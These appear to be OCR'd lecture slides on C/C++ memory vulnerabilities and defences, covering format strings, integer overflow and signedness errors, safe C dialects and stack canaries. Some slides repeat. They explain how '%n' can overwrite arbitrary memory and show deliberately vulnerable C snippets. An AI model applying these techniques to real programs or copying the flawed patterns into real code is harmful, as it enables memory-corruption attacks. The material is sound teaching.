
Format string vulnerabilities

- Can be used to read arbitrary values from the stack
  - `“%s %x %x”`
  - Will read 1 string and 2 integers from the stack



Format string vulnerabilities

- Can be used to read arbitrary values from the stack
  - `"%s %x %x"`
  - Will read 1 string and 2 integers from the stack



Format string vulnerabilities

- Format strings can also write data:
  - `%n` will write the amount of (normally) printed characters to a pointer to an integer
  - "`%200x%n`" will write 200 to an integer
- Using %n, an attacker can overwrite arbitrary memory locations:
  - The pointer to the target location can be placed some where on the stack
  - Pop locations with "`%x`" until the location is reached
  - Write to the location with "`%n`"

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
    - Integer overflows
    - Integer signedness errors
- Countermeasures
- Conclusion

Integer overflows

- Integer wraps around 0
- Can cause buffer overflows

```
int main(int argc, char **argv) {
unsigned int a;
char *buf;
a = atol(argv[1]);
buf = (char*) malloc(a+1);
}
```

- malloc(0) -> will malloc only 8 bytes

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
    - Integer overflows
    - Integer signedness errors
- Countermeasures
- Conclusion

Integer signedness errors

- Value interpreted as both signed and unsigned

```
int main(int argc, char **argv) {
int a;
char buf[100];
a = atol(argv[1]);
if (a < 100)
    strncpy(buf, argv[2], a); }
```

- For a negative a:
  - In the condition, a is smaller than 100
  - Strncpy expects an unsigned integer: a is now a large positive number

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
  - Safe languages
  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
- Conclusion

Safe languages

- Change the language so that correctness can be ensured
  - Static analysis to prove safety
    - More on static analysis at Bart Jacob and Matias Madou’s talks
  - If it can’t be proven safe statically, add runtime checks to ensure safety (e.g. array unsafe statically -> add bounds checking)
  - Type safety: casts of pointers are limited
  - Less programmer pointer control

Safe languages

- Runtime type-information
- Memory management: no explicit management
    - Garbage collection: automatic scheduled deallocation
    - Region-based memory management: deallocate regions as a whole, pointers can only be dereferenced if region is live

- Focus on languages that stay close to C

Safe languages

- Cyclone: Jim et al.
  - Pointers:
    - NULL check before dereference of pointers (*ptr)
    - New type of pointer: never-NULL (@ptr)
    - No artihmetic on normal (*) & never-NULL (@) pointers
    - Arithmetic allowed on special pointer type (?ptr): contains extra bounds information for bounds check
    - Uninitialized pointers can’t be used
  - Region-based memory management
  - Tagged unions: functions can determine type of arguments: prevents format string vulnerabilities

Safe languages

- CCured: Necula et al.
  - Stays as close to C as possible
  - Programmer has less control over pointers: static analysis determines pointer type
    - Safe: no casts or arithmetic; only needs NULL check
    - Sequenced: only arithmetic; NULL and bounds check
    - Dynamic: type can’t be determined statically; NULL, bounds and run-time type check
  - Garbage collection: free() is ignored

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
  - Safe languages
  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
- Conclusion


Probabilistic countermeasures

- Based on randomness
- Canary-based approach
  - Place random number in memory
  - Check random number before performing action
  - If random number changed an overflow has occurred
- Obfuscation of memory addresses
- Address Space Layout Randomization
- Instruction Set Randomization

Canary-based countermeasures

- StackGuard (SG): Cowan et al.
  - Places random number before the return address when entering function
  - Verifies that the random number is unchanged when returning from the function
  - If changed, an overflow has occurred, terminate program

StackGuard (SG)



IP

f0:
...
call f1
...

f1:
ptr = &data;
buffer[]
overflow();
*ptr = value;
...

data


FP

SP

Stack

Other stack frames
Return address f0
Saved frame pointer f0
Canary
Local variables f0
Arguments f1
Return address f1
Saved frame pointer f1
Canary
Pointer
Buffer


StackGuard (SG)




Canary-based countermeasures

- Propolice (PP): Etoh & Yoda
  - Same principle as StackGuard
  - Protects against indirect pointer overwriting by reorganizing the stack frame:
    - All arrays are stored before all other data on the stack (i.e. right next to the random value)
    - Overflows will cause arrays to overwrite other arrays or the random value
- Part of GCC >= 4.1
- ‘Stack Cookies in Visual Studio

